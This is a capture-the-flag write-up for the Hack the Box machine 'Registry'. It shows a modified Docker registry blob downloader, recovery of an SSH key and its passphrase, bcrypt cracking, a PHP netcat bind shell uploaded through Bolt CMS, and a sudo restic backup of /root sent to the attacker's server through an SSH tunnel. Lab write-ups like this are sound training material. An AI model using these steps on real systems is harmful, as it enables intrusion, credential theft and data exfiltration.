Hack the Box: Registry
Hack the Box: Registry#
Registry was a hard difficulty machine on Hack the Box. Here’s my take on solving the challenge.
Registry
TL;DR: There’s a Docker Registry API available with easy to guess credentials. Downloading it’s content reveals a SSH private key for Bolt user that, after cracking the password, grants user access. On the machine there is a Restic backup tool with sudo nopasswd access but it’s available only for www-data user. The webserver has also a Bolt CMS installed. It’s SQLite database can be downloaded and admin credentials retrieved. They can be used to login to Bolt and upload a shell with www-data access. Then, by using SSH tunneling Restic can be exploited to “backup” /root folder to attackers machine revealing root SSH key and root flag file.
User#
Nmap reveals practically only one surface of attack: the webserver.
# nmap -sS -sV -n registry.htb
-- snip --
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.14.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.14.0 (Ubuntu)
--snip--
On 443 port the SSL certificate reveals a virtual subdomain:
# openssl s_client -showcerts -connect registry.htb:443
CONNECTED(00000003)
depth=0 CN = docker.registry.htb
-- snip --
Under the subdomain there seems to by only one folder:
dirb https://docker.registry.htb/ /usr/share/wordlists/dirb/common.txt
Opening it reveals a HTTP credentials prompt:

admin:admin credentials give access to API.

The site seems to be an instance of Docker Registry API in V2 version. Opening /v2/_catalog reveals one repository:

/v2/bolt-image/tags/list reveals only one tag for the repo:
/v2/bolt-image/manifests/latest reveals a couple of blobs available:
{
   "schemaVersion": 1,
   "name": "bolt-image",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b"
      }
-- snip --
   ],
There is a script available that can reduce the manual labor needed to download the blobs. It can be cloned from github:
git clone https://github.com/NotSoSecure/docker_fetch/
Cloning into 'docker_fetch'...
remote: Enumerating objects: 22, done.
remote: Total 22 (delta 0), reused 0 (delta 0), pack-reused 22
Unpacking objects: 100% (22/22), done.
The script doesn’t support HTTP basic authentication, so I modified it:
import os
import json
import optparse
import requests
from requests.auth import HTTPBasicAuth

# pulls Docker Images from unauthenticated docker registry api.
# and checks for docker misconfigurations.

apiversion = "v2"
final_list_of_blobs = []


# Disable insecure request warning
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

parser = optparse.OptionParser()
parser.add_option('-t', '--target', action="store", dest="url", help="URL Endpoint for Docker Registry API v2. Eg https://IP:Port", default="spam")
parser.add_option('-u', '--user', action='store', dest='user', help='Username for authentication', default=None)
parser.add_option('-p', '--password', action='store', dest='password', help='Password for authentication', default=None)
options, args = parser.parse_args()
url = options.url
auth=None
if options.password is not  None and options.user is not None:
	auth=HTTPBasicAuth(options.user, options.password)


def list_repos():
	req = requests.get(url+ "/" + apiversion + "/_catalog", verify=False, auth=auth)
	print req.text
	return json.loads(req.text)["repositories"]

def find_tags(reponame):
	req = requests.get(url+ "/" + apiversion + "/" + reponame+"/tags/list", verify=False, auth=auth)
	print "\n"
	data =  json.loads(req.content)
	if "tags" in data:
		return data["tags"]


def list_blobs(reponame,tag):
	req = requests.get(url+ "/" + apiversion + "/" + reponame+"/manifests/" + tag, verify=False, auth=auth)
	data = json.loads(req.content)
	if "fsLayers" in data:
		for x in data["fsLayers"]:
			curr_blob = x['blobSum'].split(":")[1]
			if curr_blob not in final_list_of_blobs:
				final_list_of_blobs.append(curr_blob)

def download_blobs(reponame, blobdigest,dirname):
	req = requests.get(url+ "/" + apiversion + "/" + reponame +"/blobs/sha256:" + blobdigest, verify=False, auth=auth)
	filename = "%s.tar.gz" % blobdigest
	with open(dirname + "/" + filename, 'wb') as test:
		test.write(req.content)

def main():
	if url is not "spam":
		list_of_repos = list_repos()
		print "\n[+] List of Repositories:\n"
		for x in list_of_repos:
			print x
		target_repo = raw_input("\nWhich repo would you like to download?:  ")
		if target_repo in list_of_repos:
			tags = find_tags(target_repo)
			if tags is not None:
				print "\n[+] Available Tags:\n"
				for x in tags:
					print x

				target_tag = raw_input("\nWhich tag would you like to download?:  ")
				if target_tag in tags:
					list_blobs(target_repo,target_tag)

					dirname = raw_input("\nGive a directory name:  ")
					os.makedirs(dirname)
					print "Now sit back and relax. I will download all the blobs for you in %s directory. \nOpen the directory, unzip all the files and explore like a Boss. " % dirname
					for x in final_list_of_blobs:
						print "\n[+] Downloading Blob: %s" % x
						download_blobs(target_repo,x,dirname)
				else:
					print "No such Tag Available. Qutting...."
			else:
				print "[+] No Tags Available. Quitting...."
		else:
			print "No such repo found. Quitting...."
	else:
		print "\n[-] Please use -t option to define API Endpoint, e.g. https://IP:Port\n"


if __name__ == "__main__":
	main()
Now it can be used to fetch all the blobs:
# python2 docker_image_fetch.py -t https://docker.registry.htb/ -u admin -p admin
{"repositories":["bolt-image"]}
[+] List of Repositories:
bolt-image
Which repo would you like to download?:  bolt-image
[+] Available Tags:
latest
Which tag would you like to download?:  latest
Give a directory name:  ../output
Now sit back and relax. I will download all the blobs for you in ../output directory.
Open the directory, unzip all the files and explore like a Boss.
[+] Downloading Blob: 302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b
-- snip --
[+] Downloading Blob: f476d66f540886e2bb4d9c8cc8c0f8915bca7d387e536957796ea6c2f8e7dfff
Unpacked archives contain entire filesystem of a docker image. Opening it’s /root folder reveals a SSH key for Bolt user:
# cd root/.ssh
# ls -la
total 24
drwxr-xr-x 2 root root 4096 May 25  2019 .
drwx------ 3 root root 4096 Apr 24  2019 ..
-rw-r--r-- 1 root root   60 May 24  2019 config
-rw------- 1 root root 3326 May 24  2019 id_rsa
-rw-r--r-- 1 root root  743 May 24  2019 id_rsa.pub
-rw-r--r-- 1 root root  444 May 25  2019 known_hosts
root@kali:/home/tellico/hackthebox/registry/output/root/.ssh# cat id_rsa.pub
ssh-rsa AAAB3NzaC1...
--snip--
bolt@registry.htb
Additionaly, root’s .bash_history reveals an interesting script:
# cd ..
# cat .bash_history
cd .ssh/
-- snip --
ssh-keygen -t rsa -b 4096 -C "bolt@registry.htb"
ssh-add /root/.ssh/id_rsa
-- snip --
Listing the scripr reveals a password to the SSH key:
# cat etc/profile.d/01-ssh.sh
#!/usr/bin/expect -f
#eval `ssh-agent -s`
spawn ssh-add /root/.ssh/id_rsa
expect "Enter passphrase for /root/.ssh/id_rsa:"
send "GkOcz221Ftb3ugog\n";
expect "Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)"
interact
No the key can be used to login as bolt and grab the user flag:
# ssh bolt@registry.htb -i root/.ssh/id_rsa
Enter passphrase for key 'root/.ssh/id_rsa': GkOcz221Ftb3ugog
-- snip --
Privlege escalation#
Gained access reveals a script that suggests that restic backup command might be accessible to sudo without password:
bolt@bolt:~$ cd /var/www/html/
bolt@bolt:/var/www/html$ cat backup.php
<?php shell_exec("sudo restic backup -r rest:http://backup.registry.htb/bolt bolt");
bolt@bolt:/var/www/html$
Unfortunately for the attacker it’s only the case for www-data user, not bolt.
www-data access#
Further exploring the /var/www/html reveals that there’s a Bolt CMS instance running on the webserver:
bolt@bolt:/var/www/html$ ls -la
total 28
drwxrwxr-x  4 www-data www-data 4096 Oct 21 08:41 .
drwxr-xr-x  4 root     root     4096 May 26  2019 ..
-rw-r--r--  1 root     root       85 May 25  2019 backup.php
-rw-------  1 git      www-data    0 Oct  8 21:54 .bash_history
drwxrwxr-x 11 www-data www-data 4096 Oct 21 08:27 bolt
-rwxrwxr-x  1 www-data www-data  612 May  6  2019 index.html
-rw-r--r--  1 root     root      612 Oct 21 08:41 index.nginx-debian.html
drwxr-xr-x  2 root     root     4096 Sep 26 21:13 install
Navigating to registry.htb/bolt confirms that:

SSH can be used to copy site’s SQLite database and reveal admin’s password hash:
# scp -i docker/root/.ssh/id_rsa bolt@registry.htb:/var/www/html/bolt/app/database/bolt.db bolt.db
-- snip --

root@kali:/home/tellico/hackthebox/registry# sqlite3 bolt.db
SQLite version 3.30.1 2019-10-10 20:19:45
Enter ".help" for usage hints.

sqlite> .tables
bolt_authtoken    bolt_field_value  bolt_pages        bolt_users
bolt_blocks       bolt_homepage     bolt_relations
bolt_cron         bolt_log_change   bolt_showcases
bolt_entries      bolt_log_system   bolt_taxonomy
sqlite> SELECT * FROM bolt_users;
1|admin|$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PK|bolt@registry.htb|2019-10-17 14:34:52|10.10.14.2|Admin|["files://shell.php"]|1||||0||["root","everyone"]
The password is hashed using bcrypt and can be cracked using hashcat:
# hashcat64.exe hashes.txt -m 3200 -a 3 rockyou.txt
 hashcat (v5.1.0) starting...
-- snip --

 $2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PK:strawberry

-- snip --
Now, it’s possible to login to admin panel under /bolt/bolt using admin : strawberry credentials.
That access can be exploited to upload a PHP file with a shell script. In order to do that it is neccesary to edit the settings to allow a .php extension

Now it’s possible to upload the php file through the file managment:

After that navigating to the /bolt/files/test.php should run the shell script.
To complicate things further, due to firewall settings, revese shells don’t work here. Bind shell does the trick though:
<?php
  exec("mkfifo a; bash -i 2>&1 < a | nc -l 4444 > a");
?>
Additional problem here is the fact that the Bolt system is being restored to it’s original state every minute or so. The solution is to register the requests in Burp and send all three (configuration set, script upload and script execution) to the Repeater. Executing all three requests consecutively should open a port with a shell:
# nc registry.htb 4444 -v
registry.htb [10.10.10.159] 4444 (?) open
-- snip --
www-data@bolt:~/html/bolt/files$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Root#
With above access it’s finally possible to tackle privlege escalation. The restic backup command can be run as root without password:
www-data@bolt:~/html/bolt/files$ sudo -l
-- snip --
To use that it is needed to host backend server on attackers machine. It can be downloaded from github:
# git clone https://github.com/restic/rest-server.git
-- snip --
# make
# make install
/usr/bin/install -m 755 rest-server /usr/local/bin/rest-server
# rest-server --no-auth
Data directory: /tmp/restic
Authentication disabled
Private repositories disabled
Starting server on :8000
The server is set up but as it’s been stated previously: the firewall on registry doesn’t allow make any outgoing connections. It can be bypassed by using SSH tunnelling. It can be done using the bolt user access:
# ssh -R 8001:127.0.0.1:8000 bolt@registry.htb -i docker/root/.ssh/id_rsa
Now it is possible to connect to the restic API on attackers machine it can be used to first init the repository and then “backup” the entire /root directory:
$ restic -r rest:http://localhost:8001 init
enter password for new repository: tellico
enter password again: tellico
created restic repository 13c058d3e3 at rest:http://localhost:8001
$ sudo /usr/bin/restic backup -r rest:http://127.0.0.1:8001/ /root
enter password for repository: tellico
Recovering the files locally will reveal a SSH key to root:
# restic -r rest:http://localhost:8000 restore latest --target restored
enter password for repository: tellico
repository 13c058d3 opened successfully, password is correct
created new cache in /root/.cache/restic
restoring <Snapshot ea4da7ec of [/root] at 2019-12-09 21:12:51.226743695 +0000 UTC by root@bolt> to restored
# cd restored/root/.ssh
# ls -la
total 20
drwxr-xr-x 2 root root 4096 Oct 17 11:58 .
drwx------ 7 root root 4096 Oct 21 12:37 ..
-rw-r--r-- 1 root root  391 Oct 17 11:58 authorized_keys
-rw------- 1 root root 1675 Oct 17 11:55 id_rsa
-rw-r--r-- 1 root root  391 Oct 17 11:55 id_rsa.pub
This time the key file isn’t passworded, so all that’s left is to login as root and grab the flag:
# ssh root@registry.htb -i id_rsa
-- snip --
root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bolt:~# cat root.txt
ntr...